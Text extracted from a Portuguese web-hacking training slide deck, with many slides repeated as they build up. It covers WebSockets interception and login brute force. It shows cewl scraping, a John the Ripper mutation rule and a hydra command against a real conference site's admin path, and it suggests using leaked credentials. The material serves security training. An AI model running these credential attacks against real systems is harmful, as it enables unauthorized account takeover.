Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

WebSockets

O Protocolo WebSockets

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Protocolo WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

WebSockets

O que é um WebSocket?

Segundo a Wikipedia: WebSocket é uma tecnologia que permite a comunicação bidirecional por canais full-duplex sobre um único soquete TCP. Ele é projetado para ser executado em browsers e servidores web que suportem o HTML5, mas pode ser usado por qualquer cliente ou servidor de aplicativos. A API WebSocket⁷ está sendo padronizada pelo W3C⁸ e o protocolo WebSocket está sendo padronizado pelo IETF.

⁷<http://dev.w3.org/html5/websockets/>

⁸<https://www.w3.org/>

WebSockets

O que é um WebSocket?

A especificação **WebSocket**⁹ define uma API que estabelece conexões de 'soquete' entre um navegador da web e um servidor. Em outras palavras, há uma conexão persistente entre o cliente e o servidor e ambas as partes podem começar a enviar dados a qualquer momento.

- **ws:** Esquema de URL para conexões WebSocket usando HTTP.
- **wss:** WebSocket segura. Do mesmo modo que **https:** é usado para conexões HTTP seguras.

⁹<https://www.html5rocks.com/pt/tutorials/websockets/basics/>

WebSockets

Para que serve o WebSocket?

Websockets foi desenvolvido para ser implementado em browsers web e servidores web, mas pode ser usado por qualquer cliente ou aplicação servidor. O protocolo Websockets é um protocolo independente baseado em TCP. Sua única relação com o HTTP é que seu handshake é interpretado por servidores HTTP como uma requisição de **Upgrade**

Num *intendi* muito bem não :(

WebSockets

Por que WebSocket?

A especificação **WebSocket**¹⁰ define uma **API**¹¹ que estabelece conexões de 'soquete' entre um navegador da web e um servidor. Em outras palavras, há uma conexão persistente entre o cliente e o servidor e ambas as partes podem começar a enviar dados a qualquer momento.

- **ws:** Esquema de URL para conexões WebSocket usando HTTP.
- **wss:** WebSockets segura. Do mesmo modo que **https:** é usado para conexões HTTP Seguras.

¹⁰<https://www.html5rocks.com/pt/tutorials/websockets/basics/>

¹¹<http://dev.w3.org/html5/websockets/>

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- 1 Abra o Burp e ative a intercepção Proxy → Intercept is On
- 2 Abra o WebDeveloper Tools do Firefox (basta pressionar F12)
- 3 Digite: **allow pasting** para permitir colar texto no console
- 4 Vamos criar uma conexão WebSockets e interceptá-la no Burp

```
1 var meuWebSocket = new WebSocket('ws://  
    html5rocks.websocket.org/echo', ['soap', 'xmpp']);
```

- 1 Observe que, no console do navegador, irá aparecer o seguinte erro:

```
1 Firefox can't establish a connection to the server  
at ws://html5rocks.websocket.org/echo.
```

- 1 Desative a intercepção em Proxy → Intercept is off
- 2 Vamos criar uma nova conexão WebSockets como fizemos anteriormente:

```
1 var meuWebSocket = new WebSocket('ws://  
    html5rocks.websocket.org/echo', ['soap', 'xmpp']);
```

- 3 Vamos enviar uma mensagem para o servidor através do nosso WebSockets:

```
1 meuWebSocket.send('Hacking The Planet');
```

- 4 E agora vamos fechar a conexão WebSockets:

```
1 meuWebSocket.close();
```

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Ataque de Login Brute Force

Quando utilizar?

Classificado como uma das formas mais antigas de invasão a um sistema, o Ataque de Força Bruta para muitos não é considerado uma técnica, visto que consiste em tentar todas as possíveis senhas (também conhecidas como chaves) até se identificar a correta e, assim, conseguir acesso ao sistema. Em geral, esses ataques têm como objetivo identificar uma senha que está criptografada ou tentar acesso a um determinado sistema que necessita de autenticação, utilizando como base várias tentativas de senha consecutivas até que se acerte a verdadeira.

Ataque de Login Brute Force

Login Brute Force e OWASP Top 10-2017

Top 10-2017 A2-Broken Authentication¹²

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW, Comm.]

¹²https://www.owasp.org/index.php/Top_10-2017_A2-Broken.Authentication

Ataque de Login Brute Force

Quando utilizar?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 O **Login Brute Force** pode ser facilmente identificado e bloqueado por sistemas de defesa.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹³<https://hackertarget.com/>
[brute-forcing-passwords-with-ncrack-hydra-and-medusa/](https://www.hackertarget.com;brute-forcing-passwords-with-ncrack-hydra-and-medusa/) ↗ ↙ ↘

Ataque de Login Brute Force

Quando utilizar?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 O **Login Brute Force** pode ser facilmente identificado e bloqueado por sistemas de defesa.
- 2 Existem várias forma de mitigar o uso de **Brute Force**.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹³<https://hackertarget.com/>

brute-forcing-passwords-with-ncrack-hydra-and-medusa/



Ataque de Login Brute Force

Quando utilizar?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 O **Login Brute Force** pode ser facilmente identificado e bloqueado por sistemas de defesa.
- 2 Existem várias forma de mitigar o uso de **Brute Force**.
- 3 Em um ataque real, só utilizamos **Brute Force** de autenticação em último caso.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹³<https://hackertarget.com/>

brute-forcing-passwords-with-ncrack-hydra-and-medusa/



Ataque de Login Brute Force

Quando utilizar?

- 1 O **Login Brute Force** pode ser facilmente identificado e bloqueado por sistemas de defesa.
- 2 Existem várias forma de mitigar o uso de **Brute Force**.
- 3 Em um ataque real, só utilizamos **Brute Force** de autenticação em último caso.
- 4 Quando estamos fazendo pentest, evitamos o uso de **Brute Force** mesmo quando identificamos ser possível realizá-lo, a menos que o cliente solicite de forma explicita esse tipo de teste.

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹³<https://hackertarget.com/>

brute-forcing-passwords-with-ncrack-hydra-and-medusa/



Ataque de Login Brute Force

Quando utilizar?

- 1 O **Login Brute Force** pode ser facilmente identificado e bloqueado por sistemas de defesa.
- 2 Existem várias forma de mitigar o uso de **Brute Force**.
- 3 Em um ataque real, só utilizamos **Brute Force** de autenticação em último caso.
- 4 Quando estamos fazendo pentest, evitamos o uso de **Brute Force** mesmo quando identificamos ser possível realizá-lo, a menos que o cliente solicite de forma explícita esse tipo de teste.
- 5 Existem várias ferramentas para fazer **Brute Force** de autenticação **HTTP/HTTPS** (Hydra, Medusa, Ncrack, Metasploit etc).¹³

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background
OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking
Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

¹³<https://hackertarget.com/>

Ataque de Login Brute Force

Tornando o ataque mais inteligente

- 1 Entendendo a complexidade da senha utilizada na aplicação web.

¹⁴<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK>

¹⁵<https://www.trustwave.com/Resources/SpiderLabs-Blog/Simplifying-Password-Spraying/>

Ataque de Login Brute Force

Tornando o ataque mais inteligente

- 1 Entendendo a complexidade da senha utilizada na aplicação web.
- 2 Usando dicionários para a língua dos usuários da aplicação web.

¹⁴<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK>

¹⁵<https://www.trustwave.com/Resources/SpiderLabs-Blog/Simplifying-Password-Spraying/>

Ataque de Login Brute Force

Tornando o ataque mais inteligente

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Entendendo a complexidade da senha utilizada na aplicação web.
- 2 Usando dicionários para a língua dos usuários da aplicação web.
- 3 Usando máscaras¹⁴ inteligentes para gerar a wordlist.

¹⁴<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK>

¹⁵<https://www.trustwave.com/Resources/SpiderLabs-Blog/Simplifying-Password-Spraying/>

Ataque de Login Brute Force

Tornando o ataque mais inteligente

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Entendendo a complexidade da senha utilizada na aplicação web.
- 2 Usando dicionários para a língua dos usuários da aplicação web.
- 3 Usando máscaras¹⁴ inteligentes para gerar a wordlist.
- 4 Usando **Web Scraping** para gerar uma wordlist personalizada. (Por exemplo, o cewl)

¹⁴<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK>

¹⁵<https://www.trustwave.com/Resources/SpiderLabs-Blog/Simplifying-Password-Spraying/>

Ataque de Login Brute Force

Tornando o ataque mais inteligente

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Entendendo a complexidade da senha utilizada na aplicação web.
- 2 Usando dicionários para a língua dos usuários da aplicação web.
- 3 Usando máscaras¹⁴ inteligentes para gerar a wordlist.
- 4 Usando **Web Scraping** para gerar uma wordlist personalizada. (Por exemplo, o cewl)
- 5 Usando leaks de credenciais vazadas de empresas (Facebook, LinkedIn, Netshoes etc).

¹⁴<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK>

¹⁵<https://www.trustwave.com/Resources/SpiderLabs-Blog/Simplifying-Password-Spraying/>

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Ataque de Login Brute Force

Tornando o ataque mais inteligente

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

- 1 Entendendo a complexidade da senha utilizada na aplicação web.
- 2 Usando dicionários para a língua dos usuários da aplicação web.
- 3 Usando máscaras¹⁴ inteligentes para gerar a wordlist.
- 4 Usando **Web Scraping** para gerar uma wordlist personalizada. (Por exemplo, o cewl)
- 5 Usando leaks de credenciais vazadas de empresas (Facebook, LinkedIn, Netshoes etc).
- 6 Usando **Password Spraying**¹⁵.

¹⁴<https://github.com/magnumripper/JohnTheRipper/blob/bleeding-jumbo/doc/MASK>

¹⁵<https://www.trustwave.com/Resources/SpiderLabs-Blog/Simplifying-Password-Spraying/>

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background
OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Ataque de Login Brute Force

Login Brute Force no Mundo Real?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force

cewl + john + hydra = pwned ???

Usando o **cewl** para fazer **Web Scraping** no site da H2HC e gerar uma wordlist com palavras de 6 caracteres encontradas no site:

```
root@atacante:~/Downloads# cewl https://www.h2hc.com.br/h2hc/ -a -m 6 -w h2hc-cewl.txt
CeWL 5.4.3 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

```
root@atacante:~/Downloads# head h2hc-cewl.txt
security
Security
University
Researcher
vulnerabilities
software
embedded
devices
research
network
```



```
root@atacante:~/Downloads# ls -lah h2hc-cewl.txt
-rw-r--r-- 1 root root 28K Oct 11 08:27 h2hc-cewl.txt
root@atacante:~/Downloads# wc -l h2hc-cewl.txt
2931 h2hc-cewl.txt
root@atacante:~/Downloads#
```

Ataque de Login Brute Force

cewl + john + hydra = pwned ???

Configurando o **JohnTheRipper** para usar uma máscara personalizada por nós:

```
root@atacante: ~/Documents/WebHackingH2HC# vi +/List.Rules:Wordlist /etc/john/john.conf
#
# Capitalize pure alphabetic words and append a digit or simple punctuation
-c <*>2 !?A c ${[2!3957468.7?]}
# Prefix pure alphabetic words with digits
>2 !?A l ^[379568]
# Capitalize and pluralize pure alphabetic words of reasonable length
-c <*>2 !?A c p
# Lowercase/capitalize pure alphabetic words of reasonable length and convert:
# crack -> cracked, crack -> cracking
-[:c] <*>2 !?A \p1[lc] M [PI] Q
# Try the second half of split passwords
-s x**
-s-c x** M l Q
# Psylinux na H2HC - Adiciona dois numeros no final de cada senha
$[0-9]$[0-9]
#
# Case toggler for cracking MD4-based NTLM hashes (with the contributed patch)
# given already cracked DES-based LM hashes.
# Use --rules=NT to use this
[!List.Rules:NT]
:
-c T0Q
-c T1QT[z0]
```

Ataque de Login Brute Force

cewl + john + hydra = pwned ???

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Usando o **JohnTheRipper** para fazer mutações e melhorar essa wordlist:

```
root@atacante:~/Downloads# john --wordlist=h2hc-cewl.txt --rules --stdout > h2hc-wordlist.txt
Created directory: /root/.john
Press 'q' or Ctrl-C to abort, almost any other key for status
144477p 0:00:00:00 100.00% (2018-10-11 08:31) 1444Kp/s Imageming
```

```
root@atacante:~/Downloads# wc -l h2hc-wordlist.txt
144477 h2hc-wordlist.txt
root@atacante:~/Downloads# ls -lah h2hc-wordlist.txt
-rw-r--r-- 1 root root 1.5M Oct 11 08:31 h2hc-wordlist.txt
```

Ataque de Login Brute Force

cewl + john + hydra = pwned ???

Verificando o conteúdo da wordlist depois das mutações:

```
root@atacante:~/Downloads# ls
total 1.5M
drwxr-xr-x  2 root root 4.0K Oct 11 08:31 .
drwxr-xr-x 22 root root 4.0K Oct 11 09:07 ..
-rw-r--r--  1 root root 28K Oct 11 08:27 h2hc-cewl.txt
-rw-r--r--  1 root root 1.5M Oct 11 08:31 h2hc-wordlist.txt
root@atacante:~/Downloads# grep "associado" h2hc-wordlist.txt | less
```

```
root@atacante: ~/Downloads
File Edit View Search Terminal Help
associados
associado
associadoses
associados
associados1
associadol
lassociados
lassociado
associados2
associado2
associados!
associado!
associados3
associado3
associados7
associado7
associados9
associado9
associados5
associado5
associados4
associado4
```

Ataque de Login Brute Force

cewl + john + hydra = pwned ???

Vamos usar o **hydra** para fazer **Brute Force** em **HTTP/HTTPS** com a wordlist personalizada que criamos:

```
root@atacante:~/WebHackingH2HC/AuthBrute# hydra -l h2hc -P h2hc-wordlist.txt -s 443  
www.h2hc.com.br https-get /h2hc/admin  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret serv  
ice organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-11 15:17:28  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 437577 login tries (l:1/p:437577  
[DATA] attacking http-gets://www.h2hc.com.br:443//h2hc/admin
```

Ataque de Login Brute Force

Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection


Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Utilizando o Mozilla Firefox acesse:
<http://localhost/secreto001>:



The screenshot shows a Mozilla Firefox browser window. The address bar is highlighted with a red box and contains the URL `localhost/secreto001/`. The main content area displays the word "Unauthorized". Below it, a modal dialog box titled "Authentication Required" is shown. The dialog contains a key icon, the URL `http://localhost`, and the message "is requesting your username and password. The site says: "Voce consegue!!!"" followed by a red underline. There are two input fields: "User Name:" containing "h2hc" with a red arrow pointing to it, and "Password:". At the bottom are "Cancel" and "OK" buttons.

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- 1 Ative o Proxy utilizando a Extensão **FoxyProxy**.
- 2 Abra o **Burp** com um projeto Temporário.



Ataque de Login Brute Force - Mão na Massa

Forçando o Login

- 1 Observe os cabeçalhos HTTP antes e depois de submeter as credenciais.

The screenshot shows the OWASp ZAP proxy tool interface. In the top left, there's a browser window showing a login page for 'localhost/secreto001'. The URL 'localhost/secreto001/' is highlighted with a red box. In the bottom left, a modal dialog titled 'Authentication Required' is displayed, asking for a username and password. The 'User Name' field contains 'h2hc' and the 'Password' field contains '***', both highlighted with red boxes. On the right side of the interface, the ZAP interface is visible, showing a list of network requests. One request from 'localhost' to 'localhost' at port 8080 is selected and highlighted with a red box. The details tab of this request shows the following headers:

```
GET /secreto001/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

- 1 Observe os cabeçalhos HTTP antes e depois de submeter as credenciais.
- 2 Qual o método HTTP as requisições estão utilizando?

The screenshot shows the OWASp ZAP proxy tool interface. In the browser window, a login dialog box is displayed with the URL `localhost/secreto001/`. The 'User Name' field contains `h2hc` and the 'Password' field contains `***`, both highlighted with red boxes. Below the browser is the ZAP interface, showing a list of network requests. The second request from the browser to `localhost` is selected, showing its details. An arrow points to the 'Host' header in the request details, which is set to `localhost`.

#	Host	Method	URL	Param
30	http://localhost	GET	/secreto001/	
29	http://localhost	GET	/secreto001/	

Request Headers:

```
GET /secreto001/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

- 1 Observe os cabeçalhos HTTP antes e depois de submeter as credenciais.
- 2 Qual o método HTTP as requisições estão utilizando?
- 3 Qual o código de resposta HTTP de cada requisição.

The screenshot shows a web browser window with the URL `localhost/secreto001/` in the address bar. A modal dialog box titled "Authentication Required" is displayed, asking for a username and password. The text inside the dialog says: "http://localhost is requesting your username and password. The site says: 'Voce conseguiu!!'". The "User Name" field contains "h2hc" and the "Password" field contains "•••". Below the browser window, a proxy tool interface is visible. The "Intercept" tab is selected. In the list of requests, the second item (index 29) is highlighted. The request details show a GET request to `/secreto001/` from the host `localhost`. An arrow points to the "Host" header in the request details, which is set to `localhost`.

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

- 1 Observe os cabeçalhos HTTP antes e depois de submeter as credenciais.
- 2 Qual o método HTTP as requisições estão utilizando?
- 3 Qual o código de resposta HTTP de cada requisição.
- 4 Qual o tipo de autenticação está sendo utilizada?

The screenshot shows a browser window with the URL `localhost/secreto001/`. A modal dialog box titled "Authentication Required" is displayed, asking for a "User Name" and "Password". The "User Name" field contains "h2hc" and the "Password" field contains "•••". A NetworkMiner tool is overlaid on the browser, showing a list of captured network requests. The second request from the browser to the server at port 1111 is highlighted in orange. An arrow points to the "Host" header in the request details, which shows "localhost".

#	Host	Method	URL	Param
30	http://localhost	GET	/secreto001/	
29	http://localhost	GET	/secreto001/	

Request Headers:

```
GET /secreto001/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

- 1 Observe os cabeçalhos HTTP antes e depois de submeter as credenciais.
- 2 Qual o método HTTP as requisições estão utilizando?
- 3 Qual o código de resposta HTTP de cada requisição.
- 4 Qual o tipo de autenticação está sendo utilizada?
- 5 Dica: Selecione as requisições e clique com o **Botão Direito** → **Send to Comparer**

The screenshot shows the OWASPTOOL interface. On the left, a browser window displays a login page for 'localhost/secreto001/' with fields for 'User Name:' and 'Password:', and a message: 'Authentication Required' and 'http://localhost is requesting your username and password. The site says: "Voce consegui!!!"'.

On the right, the Network tab of the OWASPTOOL interface shows captured traffic. A list of requests is visible, with the last three highlighted in orange. The details pane shows the selected request (number 31) with its raw HTTP content:

```

GET /secreto001/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic aDjoYzpyWfHy
    
```

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Login Brute Force - Mão na Massa

Forçando o Login

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

O que sabemos sobre a autenticação utilizada?

- 1 Utiliza **HTTP Basic Authentication**.
- 2 O método HTTP utilizado é o **GET**
- 3 O usuário é **h2hc**.
- 4 A senha deve ter obrigatoriamente 7 caracteres.
